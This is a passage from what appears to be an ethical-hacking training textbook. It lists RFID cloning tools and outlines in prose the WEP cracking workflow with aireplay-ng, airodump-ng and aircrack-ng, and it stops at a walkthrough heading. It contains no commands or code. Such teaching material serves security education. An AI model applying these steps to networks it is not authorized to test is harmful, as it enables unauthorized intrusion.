



Figure 16.87: iCopy-X RFID cloner

The following are some additional RFID cloning tools:

- RFIDler (*https://github.com*)
- RFID Mifare Cloner (*https://github.com*)
- Proxmark3 (*https://proxmark.com*)
- Boscloner Pro (*https://www.boscloner.com*)



Wi-Fi Encryption Cracking: WEP Encryption Cracking

- Start the wireless interface in **monitor mode** on the specific AP channel
- Test the **injection capability** of the wireless device to the AP
- Use a tool, such as aireplay-ng, to do a **fake authentication** with the AP
- Start a Wi-Fi sniffing tool, such as airodump-ng, with a BSSID filter to **collect unique IVs**
- Start a Wi-Fi packet encryption tool, such as aireplay-ng, in ARP **request replay mode to inject packets**
- Run a cracking tool, such as aircrack-ng, to **extract encryption keys** from the IVs

Wi-Fi Encryption Cracking

After an attacker succeeds in obtaining unauthorized access to a target network through methods such as wireless attacks, rogue APs, and evil twins, the attacker must crack the security imposed by the target wireless network. Generally, for securing wireless communication, Wi-Fi networks use WEP or WPA/WPA2 encryption, which the attacker must crack. In this section, we examine how an attacker can crack these encryption systems to breach the wireless network security.


WEP Encryption Cracking

Gathering a large number of IVs is necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection expedites the IV-gathering process and allows capturing a large number of IVs in a short period. An attacker can break WEP encryption through the following steps.

- **Start the wireless interface in the monitor mode on the specific AP channel:** In this step, the attacker sets the wireless interface to the monitor mode. The interface can listen to every packet in the air, and the attacker can select some packets for injection by listening to every packet available in the air.
- **Test the capability of injection from the wireless device to the AP:** The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.
- **Use a tool such as aireplay-ng for fake authentication with the AP:** The attacker ensures that the source MAC address is already associated so that the AP accepts the injected packets. The injection fails in the absence of association with the AP.

- **Start the Wi-Fi sniffing tool:** The attacker captures the generated IVs using tools such as airodump-ng with a BSSID filter to collect unique IVs.
- **Start a Wi-Fi packet encryption tool such as aireplay-ng in the ARP request replay mode to inject packets:** To gain a large number of IVs in a short period, the attacker starts aireplay-ng in the ARP request replay mode, which listens for ARP requests and then re-injects them into the network. The AP usually re-broadcasts packets generating a new IV. Therefore, to gain a large number of IVs, the attacker selects the ARP request mode.

Run a cracking tool such as aircrack-ng: Using cracking tools such as aircrack-ng, the attacker can extract WEP encryption keys from the IVs.



Cracking WEP Using Aircrack-ng

